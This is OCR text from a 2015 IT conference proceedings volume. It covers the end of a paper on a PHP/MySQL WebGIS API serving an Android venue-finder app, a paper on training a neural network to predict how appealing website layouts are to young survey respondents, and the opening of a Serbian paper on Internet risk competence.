Objects' special information is among the most important and usually the most expensive component of any GIS. Geographical data structures include special coordinates and bounds, temporal coordinates and bounds, thematic tags and other meta information. This data is usually stored in the GIS database after being converted from analogue sources through a process called digitalisation (Davison *et al.*, 2005). This process includes digital encoding of geographical characteristics, such as buildings, roads, regions and country borders.

The real benefit of these systems becomes evident when analysing the way people use them. Over the last decade, computing units have become much smaller and lighter, yet they have also become more accessible to people. Having this in mind, many new GISs have been created by companies and organizations that offer information, products and services through these systems, which are easily accessible through handheld, portable devices. The number of such systems is growing. People use these systems in a wide variety of fields. Most of the time, these systems allow people to better organize their activities and more efficiently find relevant information, especially if the geographical proximity of the object of interest covered by that information is near to their current location.

### 3.6. WEBGIS

WebGIS is a distributed information system, which is comprised of a GIS application server and client applications. Client applications are mostly in the form of web applications, desktop applications or mobile phone applications (see Fig. 1). The server is accessible on the web via a URI.

All client side applications rely on the HTTP specification to send requests to the server and receive responses from the server. The server can provide the response in a number of widely supported data formats. Responses can be formatted in the form of an HTML page, which can be viewed using a web browser. However, other machine-friendly formats are also supported, such as a binary file with a predefined binary structure, XML (Extensible Markup Language) or the JSON (JavaScript Object Notation) format structured information.

There are two kinds of WebGIS application architectures: the client side and the server-side application architecture.

The client side application architecture aims to transfer most of the processing to the client, instead of having the server perform analysis and generating of data presentation. Some applications developed with this architectural concept require the user to install special software on the client's computer in order to attain access to data. This software usually comes in a form of a web browser extension or plug-in. In other cases, a complete stand-alone software suite installation is required. Nevertheless, both scenarios require the user to install additional software in



DOI: 10.15308/Synthesis-2015-22-26

order to utilize the WebGIS system designed in the client side application architecture concept.





Figure 1. Terminology relationships between different subtypes of GIS.
Source: Jovanović *et al.* (2012, p. 154)

The server side application architecture aims to have the user send a simple request to the server and have the server execute all necessary tasks. These tasks include data analysis, filtering, sorting and formatting before sending the results back to the client through the standard HTTP protocol response. The response contains a complete web page formatted in a manner understandable by a human. The advantage of this architecture concept is that GIS data is centralised on the server, which simplifies development, modifying, augmenting and maintenance.

## 4. THE GIS API AND THE SMARTPHONE APPLICATION

Our implementation of a GIS is built on an open source platform by using contemporary web development technologies. The base platform is a GNU/Linux operating system. We have used a shared hosting solution for the actual platform, whose resources are divided between a number hosting users. The server is located in a datacentre company based in Germany, which also provides a fast Internet connection to the central nodes in Serbia.

### 4.1. THE GIS DATABASE

The database is tasked with storing and processing data. Like other parts of the system, we have opted to use open source software. The preferred Relational DBMS (RDBMS) chosen was the MySQL RDBMS. As explained in the TECHNOLOGY REVIEW section, MySQL is a relational model DBMS, which is open source and has been optimized for performance. Another key advantage is its dual license model, which allows for free use of the MySQL database server in conjunction with other, possibly commercial solutions. Even though MySQL is supported by the majority of programming languages used today, including C/C++, C#, Java, Python, Perl, *etc.*, its native support by PHP was one of the main reasons for its selection. The database server in our implementation was installed on the same web server, which hosts the GIS API software. It is possible to install the database server on a dedicated server, or a cluster of servers.

### 4.2. THE GIS API SOFTWARE

The most important part of our implementation of GIS is the GIS API. Application Program Interfaces (APIs) provide programmers with a way to develop applications without having to access the database directly. Also, the use of APIs guarantees that all programs using a common API will have similar interfaces (Chang & Hwang, 2007). The GIS API functions as an interface between the database and the mobile device applications. The GIS API is a web-based service written in PHP scripting language, targeting the 5.5 version of the language. As one of the most popular web development languages, with a total market share of over 75% (Olsson, 2013), PHP was chosen as a preferred language to write the API software. An advantage of PHP is that it can be embedded directly into HTML within the same file (Dahl, Banerjee, & Spalti, 2006), but with a file extension dedicated to PHP scripts. The API uses new features, introduced in the latest versions of PHP, and is written in an object-oriented paradigm.

### 4.3. THE SMARTPHONE APPLICATION

The application[1] was developed for smartphone devices with the Android operating system. The communication between the smartphone application and API is achieved through the HTTP protocol's standard HTTP request calls. The API was instructed to return results in XML format.

The smartphone application required a set of special permissions to be granted during installation. These permissions ensure that it can use the GPS location provider or the crude location provider. Both of these location providers are integral parts of the Android operating systems (Software Development Kit) SDK (Meier, 2009). These two providers allow the application to acquire the current or the last known approximate geo-location of the device. If a GPS signal is available, the provider will use it to determine the coordinates and if not, it will use the cell phone base-station signal. When the application is started, it acquires the current location and checks for an active Internet connection, which is necessary for the application to work. After an Internet connection is made, the application will request the API to send a list of venues with basic information embedded in the response. This information includes a set of coordinates, which will be used to display a venue list sorted distance from the device, in an ascending order.

## 5. THE CLIENT-SERVER COMMUNICATION

The communication between the smartphone application and the server hosted GIS API is accompanied by sending data in a prearranged format. The smartphone application sends a standardized HTTP application layer protocol GET method request to the GIS API, which takes arguments and instructions. The GIS API than connect to the GIS database and queries the required data, based on the supplied set of arguments. These arguments, among other data, convey the geo-location coordinates of the user. Based on these instructions and arguments, the GIS API compiles a response in form of an XML structured set of elements. These XML elements contain information needed by the smartphone application to display a list of venues, which the user can than further review in more detail. The GIS API also provides such detailed information sets when such data are requested through future API calls made by the smartphone application.

1 Our smartphone application DEMO version is available at http://goo.gl/OeGkAl



DOI: 10.15308/Synthesis-2015-22-26





Figure 2. A generalized communication diagram between fragments of our GIS implementation

The communication diagram shown in Fig. 2 illustrates a generalized concept of communication implemented between our GIS API and the smartphone application. The diagram shows the data channel direction as well as the type of data being exchanged between the GIS API and the application. The server side of the diagram depicts an abstraction of a database, with a bi-directional connection between the database and the GIS API software.

## 6. CONCLUSION

This paper covers a review of Location-Based Services, GPS technology and Web Development Technologies. In addition, we have presented a review of an own implementation of a Geographical Information System, specially designed to be accessed from an application installed on a smartphone device running an Android operating system. The GIS is comprised of a relational model database, an API and a user application for smartphone devices. The communication between the application and the API is accomplished through standard HTTP application layer protocol data transfer. Requests to the API are made through the HTTP GET method and API responses are structured in the XML format. The GIS provides information on the location of venues, such as restaurants and cafés near the user. Future work on this project will include acquisition of more venue location data, contact information, promotional content and special offers to users of the smartphone application and commercialisation of the service.

## REFERENCES

Ardagna, C.A., Cremonini, M., Vimercati, S.D., & Samarati, P. (2009). Access Control in Location-Based Services. *Privacy in Location-Based Applications, 5599*, 106-126.

Bellocci, V., Genovese, S., Inuaggiato, D., & Tucci, M. (2002). *Mobile Location-Aware Services: 2002 Market Perspective.* Ericsson, Divison Service Architecture and Interactive Solutions.

Buczkowski, A. (2011). *Location-Based Services – Applications*. Retrieved march 20, 2014, from http://geoawesomeness.com/knowledge-base/location-based-services/location-based-services-applications/

Business Insider. (2013, October). *Infographic: How Location Data Is Collected To Power The New Generation Of Mobile Marketing Campaigns*. Retrieved March 2014, from Business Insider: http://businessinsider.com/mobile-location-based-services-and-location-data-2013-8

Chang, T.-K., & Hwang, G.-H. (2007). The design and implementation of an application program interface for securing XML documents. *Journal of Systems and Software, 80*(8), 1362-1374.

Dahl, M., Banerjee, K., & Spalti, M. (2006). *Digital Libraries: Integrating Content and Systems.* Amsterdam: Elsevier.

Davison, E.R., Harris, R.W., Qureshi, S., Vogel, D.R., & Vreede, G.-J. D. (2005). *Information Systems in Developing Countries: Theory and Practice.* Kowloon Tong: City University of HK Press.

Deek, F. P., & McHugh, J. A. (2007). *Open Source: Technology and Policy.* Cambridge: Cambridge University Press.

Elenkov, N. (2014). *Android Security Internals: An In-Depth Guide to Android's Security Architecture.* San Francisco: No Starch Press.

Halpin, T. (2008). *Selected Readings on Database Technologies and Applications.* Hershey, PA, United States of America: IGI Global.

Jovanović, V., Đurđev, B., Srdić, Z., & Stankov, U. (2012). *Geografski informacioni sistemi.* Belgrade and Novi Sad: Singidunum University & University of Novi Sad.

Locati, M., Meletti, C., Rovida, A., Rubbia, G., Ercolani, E., & Meroni, F. (2006). A WebGIS tool for the dissemination of earthquake data. *European Geosciences Union - General Assembly 2006.* Vienna: European Geosciences Union.

Meier, R. (2009). *Professional Android Application Development.* Hoboken: John Wiley & Sons.

Meng, L., Zipf, A., & Reichenbacher, T. (2005). *Map-Based Mobile Services: Theories, Methods and Implementations.* Berlin: Springer Science & Business Media.

Olsson, M. (2013). *PHP Quick Scripting Reference.* New York City: Apress, Springer Science+Business Media.

Re, E., & Ruggieri, M. (2007). *Satellite Communications and Navigation Systems.* Berlin: Springer Science & Business Media.

Sharma, H. S., Prasad, R., & Binda, P. (2006). *Mathematical Modeling In Geographical Information System (GIS) & GPS An Overview.* New Delhi, India: Concept Publishing Company. Retrieved October 12, 2014

Spiekermann, S. (2004). General Aspects of Location-Based Services. In J. Schiller, & A. Voisard, *Location-Based Services* (pp. 9-26). Elsevier.

Yaghmour, K. (2013). *Embedded Android: Porting, Extending, and Customizing.* Sebastopol, CA, USA: O'Reilly Media, Inc.



DOI: 10.15308/Synthesis-2015-22-26

Synthesis
International Scientific Conference of IT and Business-Related Research

# EVALUATION OF THE APPEAL OF WEBSITE DESIGN TO A TARGET GROUP WITH THE AID OF ARTIFICIAL NEURAL NETWORK SOFTWARE

## PROCENA DOPADLJIVOSTI DIZAJNA I RASPOREDA ELEMENATA VEB SAJTA PRIPADNICIMA CILJNE GRUPE KORIŠĆENJEM VEŠTAČKIH NEURONSKIH MREŽA

Milan Tair, Marko Petrović
Singidunum University, 32 Danijelova St., Belgrade, Serbia

**Abstract:**
This paper presents the method of using an artificial neural network to evaluate the appeal of website design and layout to members of a target group, with the design being defined according to predefined parameters describing section properties. We have trained the neural network with a sampling set based on the survey participants' website design evaluations. For the purpose of project implementation, we have utilized an open source JavaScript library for neural network simulation and our own implementation of a dynamic website preview generator. The paper presents a derivative application that uses the trained neural network to generate suggested website designs and their feature parameters that are likely to be appealing to the members of the target group matching the survey participants.

**Key words:**
artificial neural network, website design, JavaScript, machine learning.

**Apstrakt:**
U radu je prikazan metod primene veštačke neuronske mreže u cilju ocene dopadljivosti dizajna i rasporeda elemenata veb-sajta pripadnicima ciljne grupe, pri čemu je dizajn definisan prema unapred utvrđenim parametrima koji opisuju osobine elemenata. Neuronsku mrežu smo trenirali pomoću skupa uzoraka ocena dopadljivosti veb sajtova, sakupljenih putem ankete. U implementaciji ovog projekta, koristili smo JavaScript biblioteku otvorenog koda za simulaciju neuronske mreže, uz sopstveno razvijen dinamički generator prikaza veb sajta. U radu je prikazana izvedena aplikacija koja koristi treniranu neuronsku mrežu za generisanje predloga dizajna veb sajtova sa parametrima koji određuju njihove osobine, a koji se dopadaju pripadnicima ciljne grupe koji odgovaraju učesnicima ankete.

**Ključne reči:**
veštačka neuronska mreža, dizajn veb-sajta, JavaScript, mašinsko učenje.

## 1. INTRODUCTION

Artificial neural networks (ANN) simulate the basic organizational features of the biological nervous system. Even though there are many definitions explaining what an ANN is, there is no single, generally accepted definition. The most commonly used definition is the one provided by the creator of the first commercial neurocomputer, Robert Hecht-Nielsen, Ph.D. This definition states that an ANN is a computing system made up of a number of simple, highly interconnected processing elements, which process information by their dynamic state response to external inputs (Filo & Lotan, 2010).

In order to be accessible, website content must conform to certain accessibility principles. It is essential to plan all features needed for the website design, layout and content. Important steps in website design development include identifying the target audience and defining the purpose and structure of the content (Siddiqui, 2008). When testing possible website layouts, the developer creates and evaluates a mock-up model or a conceptual design of the website layout. A number of parameters that describe the most important aspects of the website layout and design can define the conceptual design. These include the total page width and screen occupancy, website background and text colour, brightness, element outlining style, illustration and image sizes, header and footer appearance (Sfetcu, 2014). There are different methods for evaluating conceptual design with the aim of identifying the optimal layout and design parameters for a model. Such methods include manual evaluation by experts, testing with users and automatic validation of accessibility outlines (Zaphiris & Kurniawan, 2006).

User testing is usually the preferred method of identifying the desired website layout and design for the target group. Surveyors select respondents from the target group. The issue with this method is that surveyors must select, organize and motivate a new group of respondents every time they assess a new conceptual design. After collecting test group participants' inputs, data must be statistically analysed, filtered, sorted and results reviewed for errors (Hayes, 2008).

Our paper attempts to utilize an ANN in order to make the user testing method of design evaluation for a certain target group available multiple times instead of only once for a certain design model. With this approach, we have aimed to eliminate the need for selecting and organizing a survey group for every new conceptual design evaluation.

This paper presents the application of an ANN in finding optimal parameters that define website layout, which appeals to the majority of the survey respondents. The survey respondent inputs include evaluations of randomly generated website layouts based on the predefined set of parameters. We have used these inputs to train the neural network. Each input includes a list of parameters used for dynamically generating a sample website design, the evaluation score given by the user and gender information. The implemented ANN model that is most widely used (Alias, George, & Francis, 2013) is multilayer feed-forward ANN model with the error back-propagation training algorithm.

E-mail: milan.tair@gmail.com
DOI: 10.15308/Synthesis-2015-27-31

## 2. DATA COLLECTION METHOD

A diverse training set matching input values to output values is required in order to train a feed-forward ANN. The larger the training set, the longer it will take to train the neural network, but the resulting neural network would make fewer classification errors (Filo & Lotan, 2010).

We have devised a method of collecting data from a group of users from our target group, which utilizes a dynamic website design and a layout generator written in JavaScript. Values of identified parameters that define website design and generate a minimized visual representation are the inputs of the generator. The survey uses the dynamic website design and layout generator to display sample website designs to survey participants. Random sets of values for input parameters define each website design sample. Survey participants evaluate the displayed website design by marking it as appealing or displeasing, according to their personal preferences. All survey submissions included the data on the participant's year of birth and gender. It was necessary for all the participants to submit a minimum of 30 website evaluation submissions. We have used the year of birth to calculate the participant's age in order to filter out surveys submitted by the participants outside our target group. The target group included male and female respondents aged between 18 and 35.

### 2.1. IDENTIFIED WEBSITE PARAMETERS

We have identified 12 technical parameters that can describe the technical modus for website layout design, each with a distinct set of possible values for each parameter. Identified parameters define a range of characteristics of website layout. These characteristics include the existence and positioning of blocks such as navigation, sidebars and sliders, background and text colouring, image sizes, blocks outline visibility *etc.*

The following list shows the identified parameters with their possible values:

1. The "Website wrapper width" parameter controls whether the website content should spread out to match the available window width or be contained inside a fixed width centred column. Possible values for this property are "full screen width" and "fixed width column".
2. The "Elements outlined with borders" parameter controls whether all block elements that make up the website page should have visible outlines or not. Possible values for this property are "borders invisible" and "borders visible".
3. The "Overall website colour brightness" parameter controls the website body and element background colours. Possible values for this property are "predominantly dark colours" and "predominantly light colours".
4. The "Overall website colour saturation" parameter controls whether images used in website page content should have bright or dim picture data. Possible values for this property are "predominantly unsaturated colours" and "predominantly saturated colours".
5. The "Website content text colour" parameter controls the website text colours. Possible values for this property are "bright text colour" and "dark text colour".
6. The "Website's main navigation bar orientation" parameter controls the orientation of the main navigation menu. Possible values for this property are "horizontal menu bar orientation" and "vertical menu bar orientation".
7. The "Image slider availability and size" parameter defines whether or not the website should have an image slider and whether the image slider should be small or large. Possible values for this property are "no image slider", "small image slider" and "large image slider".
8. The "Relative size of in-page images" parameter defines the relative size of the website page content images. Possible values for this property are "small images in page content", "medium size images in page content" and "large images in page content".
9. The "Number of columns for page content distribution" parameter defines whether the text content should span the full-page width in a single column or if split into multiple columns. Possible values for this property are "single column" and "multiple columns".
10. The "Sidebar availability and position" parameter controls the availability and the position of website sidebars for additional related content. Possible values for this property are "no sidebars", "left sidebar", "right sidebar" and "both left and right sidebar".
11. The "Website header availability" parameter controls whether or not the website should have a header section. Possible values for this property are "website has a header" and "website does not have a header".
12. The "Website footer availability" parameter controls whether or not the website should have a footer section. Possible values for this property are "website has a footer" and "website does not have a footer".

### 2.2. DYNAMIC WEBSITE PREVIEW GENERATOR

The dynamic website preview generator creates a minimized visual representation model with different layouts and website features, by adding and removing predefined cascading style sheets (CSS) to a predefined "Hypertext Markup Language" (HTML) mark-up structure. By dynamically applying or removing (Ferguson & Heilmann, 2013) CSS classes (Matthew, 2013) with JavaScript to different HTML elements within the sample website mark-up structure, those elements are hidden, resized, recoloured and repositioned within the visual representation of the sample website.

### 2.3. DESIGN AND LAYOUT EVALUATION SURVEY

In order to evaluate collection process, we have created a web-based survey system. The system integrates our dynamic website sample design and layout generator and a PHP script that connects to a MySQL database that stores user evaluation information. The developed survey system has two stages. In the first stage, the survey collects the information on the participant's gender and year of birth. The second stage collects evaluation marks given by the survey participant for website samples based on the sets of randomly generated parameters. The second stage includes a set of 30 mandatory samples for evaluation. After evaluating the mandatory set, the survey participant can continue evaluating new random generated samples.

Each evaluation stored into the database is time-stamped and contains the user identification number located in a small file that contains user session information, which is called a cookie, and is stored on the user's computer (Dark, 2010). The evaluation record includes the set of parameters for the evaluated website sample design and the user's evaluation mark.



DOI: 10.15308/Synthesis-2015-27-31

## 3. ARTIFICIAL NEURAL NETWORK TRAINING

The collected evaluation data contained 6295 samples assessed by 39 (51.32%) women and 37 (48.68%) men. The collected data comprised survey submissions from the respondents aged between 19 and 35 years. They have submitted a variable number of evaluation submissions per respondent, ranging from 30 to 424. All respondents were students or graduates from Bachelor or Master's degree programmes with residence in Belgrade, Serbia.





Figure 1. The diagram of the artificial neural network used in our work

The neural network simulation software used was a JavaScript library called Brain.JS[1], originally developed by Heather Arthur. The neural network was initialized as a multilayer ANN with a pre-set number of hidden layers and neurons per layer, likely sufficient to yield the targeted mean square error.

We have initialized the ANN with 13 neurons in the input layer and 1 neuron in the output layer. There are three hidden layers with 40, 30 and 10 neurons per layer, respectively. In Fig. 1, we show a diagram of the ANN trained with the collected training data.

The collected information was converted into a JSON formatted string as required by the Brain.JS library training function. The training process was initiated with the targeted mean square error of 0.1% and a learning rate of 0.1. The maximum number of iterations was set to 100,000. The learning rate is the measure of the speed of the network convergence. Smaller values of the learning rate will not correct the error quickly, while larger values might cause the learning algorithm to pass by the target value. This could cause the network to oscillate and never reach the targeted low mean square training error (Zhang, 2008).

1 Source code available at github.com/harthur/brain

## 4. RESULTS AND DISCUSSION

The ANN training algorithm completed the training process without reaching the targeted training error of 0.1% by reaching the value of 0.26% after training for 100,000 iterations. The training process took 519,654 seconds to complete.

The trained neural network evaluated website designs defined by all possible combinations of website design and layout parameters for both genders. The list included 36,864 combinations, each with 13 input values and 1 output value, ranging between 0 and 1. The outputs were the result of neural network activation. The neural network inputs were the 12 parameters and the gender value, taken from the combination list, one combination at a time.

The following table includes 10 combinations of inputs and outputs from both ends of the table sorted based on the output value in the descending order, with five combinations from both ends.

Values for the input parameters in Table 1 indicate the selected option in the order given in the parameter list shown in the Identified website parameters section of this paper.

Value 1 indicates that the corresponding parameter's value is the first suggested in the list and Value 2 that it is the second suggested, *etc.* The gender column contains values M and F, corresponding to the male and female gender of the survey participant, respectively.

The output value is a number ranging between zero and one. The value close to zero indicates that the matching combination of parameters is least likely to be appealing to the corresponding gender in the reviewed row. The value closer to one indicates that the matching combination of parameters is more likely to be appealing to the corresponding gender in the reviewed row.

For instance, according to Table 1, the evaluated combination shown in the first row translates to website design and layout illustrated in Fig. 2 most likely to be appealing to the target group members of the female gender.

The last row of Table 1 contains parameter values that translate to the preview of a website design and layout combination, which is least likely to be appealing to target group members of the female gender.

As can be seen in Fig. 3, the deficiency of a proper background-to-text contrast leads to poor readability, while the overwhelming use of outlines and disproportional sizes of page content images yield to the disseverance of focus from the content.

## 5. SUMMARY

We have surveyed 76 respondents and collected 6295 evaluations of random generated website design and layout previews. Twelve parameters, which we have identified as sufficient to create most layout and design features of classical web pages, de-



DOI: 10.15308/Synthesis-2015-27-31

| Website wrapper width | Elements outlined with borders | Overall website colour brightness | Overall website colour saturation | Website content text colour | Navigation menu bar orientation | Image slider availability and size | Relative size of in-page images | Number of page content columns | Sidebar availability and position | Website header availability | Website footer availability | Survey participant's gender | Trained artificial neural network activation output value indicating the probability that this combination of inputs would be appealing to the target group member of the tested gender |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 2 | 1 | 2 | 2 | 2 | 2 | 3 | 1 | 1 | 1 | 2 | 2 | F | 0.99999211588176600000000000000000 |
| 1 | 2 | 1 | 2 | 1 | 2 | 3 | 2 | 2 | 3 | 2 | 2 | M | 0.99999208611080400000000000000000 |
| 2 | 1 | 2 | 2 | 2 | 2 | 2 | 2 | 1 | 2 | 2 | 1 | F | 0.99999191956969900000000000000000 |
| 2 | 2 | 1 | 2 | 2 | 1 | 3 | 1 | 1 | 3 | 1 | 2 | F | 0.99999183209380400000000000000000 |
| 2 | 1 | 2 | 2 | 2 | 1 | 2 | 2 | 1 | 4 | 1 | 1 | F | 0.99999172145788900000000000000000 |
| 1 | 1 | 2 | 2 | 2 | 1 | 3 | 2 | 1 | 4 | 2 | 2 | M | 0.00000000000000000000000000000455 |
| 1 | 1 | 1 | 2 | 1 | 2 | 3 | 1 | 2 | 3 | 2 | 2 | M | 0.00000000000000000000000000000435 |
| 2 | 2 | 2 | 2 | 2 | 2 | 3 | 2 | 2 | 3 | 2 | 1 | M | 0.00000000000000000000000000000102 |
| 2 | 2 | 2 | 2 | 1 | 1 | 3 | 3 | 1 | 4 | 2 | 1 | F | 0.00000000000000000000000000000101 |
| 2 | 2 | 2 | 2 | 1 | 1 | 2 | 3 | 1 | 4 | 2 | 1 | F | 0.00000000000000000000000000000082 |

Table 1. Sample combinations of inputs and ANN evaluated output values

Figure 2. The preview of a website design and layout defined by the combination most likely to be appealing to female target group members

Figure 3. The preview of a website design and layout defined by the combination the least likely to be appealing to target group members of female gender

fined website previews evaluated by the respondents. The survey included information on participant's gender and birth year. The information on birth year was used to calculate the participants' age in order to filter out surveys from the respondents outside the target group. The target group included male and female respondents aged between 18 and 35.

In this paper, we have presented an implementation of artificial neural network software, used to train a neural network to evaluate website design and layout previews. We have trained the neural network to take 13 inputs. There are 12 parameters among those inputs, which define the conceptual design and gender of the target group member. The neural network simulates the evaluation decision that the target group member of the selected gender would most likely make.

Based on the evaluation of the decisions made by the neural network for all 36,864 combinations of 12 input parameters and a gender parameter, we have assembled a table of evaluations. This table shows the probability for a combination of parameters to be appealing to a member of the target group of a certain gender. By assessing these results, we have identified the appropriate conceptual designs most likely to be appealing to the members of both genders of the target group, as well as conceptual designs that are least likely to be appealing to the members of both genders of the target group.



DOI: 10.15308/Synthesis-2015-27-31

## REFERENCES

Alias, A.M., George, P., & Francis, A. (2013, December). Neural Network Based Temperature. International Journal of Advanced Research in Electrical, Electronics and Instrumentation Engineering, II(1), 103-110.

Dark, M.J. (2010). Information Assurance and Security Ethics in Complex Systems: Interdisciplinary Perspectives (1st ed.). Hershey: Idea Group Publishing.

Ferguson, R., & Heilmann, C. (2013). Beginning JavaScript with DOM Scripting and Ajax: Second Editon (2nd ed.). New York City: Apress.

Filo, O., & Lotan, N. (2010). Information Processing by Biochemical Systems: Neural Network-Type Configurations. Haboken: John Wiley & Sons.

Hayes, B.E. (2008). Measuring Customer Satisfaction and Loyalty (3rd ed.). Milwaukee: ASQ Quality Press.

Matthew, D. (2013). HTML5: Designing Rich Internet Applications (2nd ed.). Abingdon: Taylor & Francis.

Sfetcu, N. (2014). Web Design & Development. Raleigh: Lulu Press Inc.

Siddiqui, M.H. (2008). Educational Technology. New Delhi: APH Publishing Corporation.

Zaphiris, P., & Kurniawan, S. (2006). Human Computer Interaction Research in Web Design and Evaluation. Hershey: Idea Group Inc. Global.

Zhang, M. (2008). Artificial Higher Order Neural Networks for Economics and Business. Hershey: Idea Group Publishing Global



DOI: 10.15308/Synthesis-2015-27-31

Synthesis
International Scientific Conference of IT and Business-Related Research

# UPRAVLJANJE RIZIKOM I OPASNOSTIMA NA INTERNETU

## MANAGING RISK AND THREATS ON THE INTERNET

Milica Andevski[1], Mira Vidaković[2], Dario Vidaković[3]
[1]Univerzitet u Novom Sadu, Filozofski fakultet u Novom Sadu, Srbija
[2]Univerzitet u Novom Sadu, Fakultet za menadžment u Sremskim Karlovcima, Srbija
[3]Univerzitet u Novom Sadu, Ekonomski fakultet u Subotici, Srbija

**Apstrakt:**
Istraživanja teorije novih medija i internet komunikacije, morala su da se bore sa problemima jednostranosti i skraćivanja, koja u svojoj srži nisu dozvoljavala da se temeljno istraže sva bitna pitanja koja bi vodila praktičnu upotrebu novih informaciono-komunikacionih alata na siguran, efikasan, i efektivan način. S jedne strane se odvija brz razvoj novih mogućnosti komunikacije putem kompjutera, koje su usko povezane sa novim tehnološkim dostignućima i novim oblicima medija. Za ovu dimenziju novih medija koristi se izraz Veb 2.0, koji označava kvalitet participacije i stvaranja ponuda za korisnike na internetu. Sa druge strane, u mnogim naučnim radovima o internet komunikaciji raste svest da se medijske mogućnosti participacije i stvaranja ne smeju poistovećivati sa njihovim realizovanjem i konzumacijom od strane korisnika, već da ovde postoji velika praznina. Za dimenziju sposobnosti i spremnosti na stvarno korišćenje novih mogućnosti medija stoji centralni pojam medijske pismenosti – medijske kompetencije, koji bi opet trebalo smatrati osnovom procesa mobilnog učenja u okviru novih medija. U radu razvijamo koncept kompetencija rizika kao neophodnog sastavnog dela savremenih medijskih kompetencija. Kompetencija rizika i upravljanje rizikom u prostoru interneta, shvata se kao sposobnost spoznaje neodređenosti i nesigurnosti, mogućeg transfera u oblast stručnih znanja i usvajanja uz osvrt na heuristiku.

**Ključne reči:**
rizik, medijske kompetencije, kompetencije rizika, Internet.

**Abstract:**
The theories of new media and Internet communication are now struggling with the issues of one-sidedness and shortening, which would not allow for thorough research of all important issues that would enable practical use of new information and communication tools in a safe, efficient and effective manner. On the one hand, it implies a rapid development of new communication possibilities via the computer, which are closely related to the new technological achievements and new forms of media. The term Web 2.0 stands for this dimension of new media, which refers to the quality of participation and supply creation for the Internet users.On the other hand, numerous scientific papers on the Internet communication show the growing awareness of the fact that media participation and creation possibilities cannot be identified with their realization and consummation by users, but that there is a huge gap between these concepts. The concept of media literacy –media competence, is crucial for the dimension of capability and readiness to actually use new media possibilities, and it should be considered the basis of the mobile learning process within new media.The paper elaborates on the concept of risk competences as a necessary integral part of modern media competences. Risk competences and risk management on the Internet are viewed as an ability to understand vagueness and uncertainty, as a possible transfer within the area of technical knowledge adoption with reference to heuristics.

**Key words:**
risk, media competences, risk competences, Internet.

**Zahvalnica:**
Rad je nastao kao rezultat istraživanja u okviru Projekta ***Digitalne medijske tehnologije i društveno-obrazovne promene*** (Projekat br. 47020) koji se realizuje uz finansijsku podršku Ministarstva za nauku i tehnološki razvoj Republike Srbije za period 2011-2014.

## 1. UVOD

Široko rasprostranjen pojam medijske kompetencije opisuje razne sposobnosti i veštine, pretežno u obliku statičnih rezultata učenja. Problem da se prikupi više rezultata učenja, a manje procesa učenja, je generalni problem teorija kompetencije. Ponekada nije problem da se formuliše neka medijska kompetencija, ali potrebno je odgovoriti na teže pitanje: kako se usvajaju kompetenije i šta one znače?

